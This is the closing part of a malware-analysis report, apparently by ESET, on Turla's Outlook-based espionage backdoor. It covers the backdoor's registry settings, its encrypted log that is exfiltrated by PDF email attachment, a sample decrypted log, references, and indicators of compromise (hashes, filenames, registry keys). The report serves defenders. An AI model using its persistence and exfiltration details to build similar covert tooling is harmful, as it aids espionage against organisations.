
Table 3. **Virtual File System**

| Registry value name | Description |
|---|---|
| 0 | A timestamp |
| 1 | Temporary operator email address |
| 2 | Timestamp (last email sent to operator) |
| 9 | Number of emails to clean. |
| 10 | Time last command container processed |
| 11 | Exfiltration enabled |
| 14 | Attachment filename of the last received messages |

### Logs

As mentioned before, the program maintains a log that is regularly exfiltrated to the operator via a crafted PDF document attached to an email message. It is stored in `%appdata%/Microsoft/Windows/scawrdot.db` and encrypted using a hardcoded 512-byte XOR key. The log file is cleaned each time it is exfiltrated to the attackers. Thus, while performing forensic analysis, it might not be possible to see all the past activities of the backdoor, but only the most recent.

The logs are particularly verbose and may allow the Turla operators to monitor in detail the activities of the backdoor. Figure 27 is an example of a decrypted log.



```
Log begin: 21.06.2018 14:06:09
TVer=16.4
14:06:09 DLL main called!
14:06:09 C:\Users\user\Documents\mapid.tlb
14:06:09 Redirect for "Outlook"...
14:06:09 Redirect for "Outlook" complete
Log begin: 21.06.2018 14:09:29
TVer=16.4
14:09:29 DLL main called!
14:09:29 C:\Users\user\Documents\mapid.tlb
14:09:29 Constructor called
14:09:29 Thread for function caller was successful created. Res = 1924; TID = 4052
14:09:29 Module was loaded, client: Outlook
14:09:29 Function caller
14:09:29 Init routine
14:09:29 Number of messages to remove: 0
14:09:29 Before logon
14:09:29 Logged on
<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<
========= Analyzing msg store ( 1 / 1 ) =========
Service name:MSUPST MS
Pst path:C:\Users\user\Documents\Outlook Files\sender@example.com
    Wait main window before open current store
    Loop count = 46
This is default message store
PUSH store to list
>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>
_____________ FOLDERS _____________
Setting sink on folders in 1 stores.
========Process msg store ( 1 / 1 ) =========
Account: sender@example.com
Successfull set sink on Outbox folder of current store.
Successfull set sink on Iutbox folder of current store.
 Activity:
10:51:41
RECIVE ->{
  From: sender@example.com
  To:   receiver@example.com
  Cc:
  Bcc:
  Subj: test
  Att:  [0]
}
```

Figure 27 // Decrypted log file

## 4. CONCLUSION

This report shows that the Turla developers never run out of ideas when it comes to developing stealthy backdoors. To our knowledge, Turla is the only espionage group that currently uses a backdoor entirely controlled by emails, and more specifically via PDF attachments.

While the Turla Backdoor is not the first backdoor that uses the real mailbox of the victim to receive commands and exfiltrate data, it is the first publicly known backdoor using a standard API (MAPI) to interact with Microsoft Outlook. This is a substantial improvement over an older mail-controlled backdoor we analyzed [17] which was using Outlook Express, just reading inbox files and writing in outbox ones. In contrast, the Turla backdoor works even with recent versions of Outlook.

Thanks to its ability to be controlled by seemingly legitimate communication to and from the infected machine, and its non-dependence on any particular email address, the Turla backdoor is extremely stealthy and resilient. In this sense, this Outlook backdoor is similar to rootkits, such as Uroburos, that receive their commands from incoming network traffic.

Our research shows that compromised organizations are at risk of not only being spied on by the Turla group who planted the backdoor, but also by other attackers. The backdoor simply executes any commands it receives, without being able to recognize the operator. Thus, it is possible that other attackers have already reverse-engineered the backdoor and figured out how to control it - and are also spying on victims using the backdoor.

Given the severity of this threat, we've decided to document the format of PDF documents that can control the Turla backdoor to help defenders understand, monitor and mitigate its activity.

ESET researchers will continue to monitor Turla developments to help defenders to protect their networks.

*Indicators of Compromise can also be found on GitHub. For any inquiries, or to make sample submissions related to the subject, contact us at: threatintel@eset.com.*

## REFERENCES

1 B. KNOWLTON, "Military Computer Attack Confirmed," New York Times, 25 08 2010. [Online]. Available: https://www.nytimes.com/2010/08/26/technology/26cyber.html?_r=1&ref=technology. [Accessed 09 04 2018].

2 "Russian group behind 2013 Foreign Ministry hack," YLE, 13 01 2016. [Online]. Available: https://yle.fi/uutiset/osasto/news/russian_group_behind_2013_foreign_ministry_hack/8591548.

3 MELANI, " Technical Report about the Malware used in the Cyberespionage against RUAG," 23 05 2016. [Online]. Available: https://www.melani.admin.ch/melani/en/home/dokumentation/reports/technical-reports/technical-report_apt_case_ruag.html.

4 P. Oltermann, "German government intranet under 'ongoing attack'," The Guardian, 01 03 2018. [Online]. Available: https://www.theguardian.com/world/2018/mar/01/german-government-intranet-under-ongoing-attack.

5 M. Schlee, "Hackers used Outlook for cyberattack on German government: report," Politico, 06 03 2018. [Online]. Available: https://www.politico.eu/article/report-hackers-used-outlook-for-cyberattack-on-german-government/.

6 R. Pinkert and H. Tanriverdi, "Hackerangriff gegen Regierung war Teil weltweiter Spähaktion," Süddeutsche Zeitung, 02 03 2018. [Online]. Available: http://www.sueddeutsche.de/digital/it-sicherheit-hackerangriff-gegen-regierung-war-teil-weltweiter-spaehaktion-1.3890332.

7 "The Bat!," Ritlabs, [Online]. Available: https://www.ritlabs.com/en/products/thebat/.

8 P. Rascagneres, "COM Object hijacking: the discreet way of persistence," 30 10 2014. [Online]. Available: https://www.gdatasoftware.com/blog/2014/10/23941-com-object-hijacking-the-discreet-way-of-persistence.

9 "Application Compatibility: UAC: COM Per-User Configuration," Microsoft, [Online]. Available: https://msdn.microsoft.com/en-us/library/bb756926.aspx.

10 "Outlook MAPI Reference," Microsoft, 04 04 2016. [Online]. Available: https://docs.microsoft.com/en-us/office/client-developer/outlook/mapi/outlook-mapi-reference.

11 ESET Research, "Carbon Paper: Peering into Turla's second stage backdoor," ESET, 30 03 2017. [Online]. Available: https://www.welivesecurity.com/2017/03/30/carbon-paper-peering-turlas-second-stage-backdoor/.

12 ESET Research, "Gazing at Gazer - Turla's new second stage backdoor," ESET, 08 2017. [Online]. Available: https://www.welivesecurity.com/wp-content/uploads/2017/08/eset-gazer.pdf.

13 ESET Research, "Diplomats in Eastern Europe bitten by a Turla mosquito," ESET, 01 2018. [Online]. Available: https://www.welivesecurity.com/wp-content/uploads/2018/01/ESET_Turla_Mosquito.pdf.

14 S. L. Berre, "Hey Uroburos! What's up ?," [Online]. Available: https://exatrack.com/public/Uroburos_EN.pdf.

15 M. Matsui, "New block encryption algorithm MISTY," in Fast Software Encryption, 1997.

16 " Inject PowerShell into any process," EmpireProject, [Online]. Available: https://github.com/EmpireProject/PSInject.

17 T. Gardoň, "Espionage toolkit targeting Central and Eastern Europe uncovered," 01 07 2016. [Online]. Available: https://www.welivesecurity.com/2016/07/01/espionage-toolkit-targeting-central-eastern-europe-uncovered/.

# 5. IOCS

Indicators of Compromise are presented here as hashes, by filename, or according to registry key.

## 5.1 Hashes

| SHA1 hash | Component | Compilation Time (GMT) | ESET Detection Name |
|---|---|---|---|
| 8A7E2399A61EC025C15D06ECDD9B7B37D6245EC2 | Backdoor | 2013-06-28 14:15:54 | Win32/Turla.N |
| F992ABE8A67120667A01B88CD5BF11CA39D491A0 | Dropper | 2014-12-03 20:50:08 | Win32/Turla.AW |
| CF943895684C6FF8D1E922A76B71A188CFB371D7 | Backdoor | 2014-12-03 20:44:27 | Win32/Turla.R |
| 851DFFA6CD611DC70C9A0D5B487FF00BC3853F30 | Backdoor | 2016-09-15 08:14:47 | Win32/Turla.DA |

## 5.2 Filenames

- `%appdata%/Microsoft/Windows/scawrdot.db`
- `%appdata%/Microsoft/Windows/flobcsnd.dat`
- `mapid.tlb`

## 5.3 Registry Keys

- `HKCU\Software\Microsoft\Windows\CurrentVersion\Settings\ZonePolicy\`
- `HKCU\Software\Classes\CLSID\{49CBB1C7-97D1-485A-9EC1-A26065633066}`
- `HKCU\Software\Classes\CLSID\{84DA0A92-25E0-11D3-B9F7-00C04F4C8F5D}`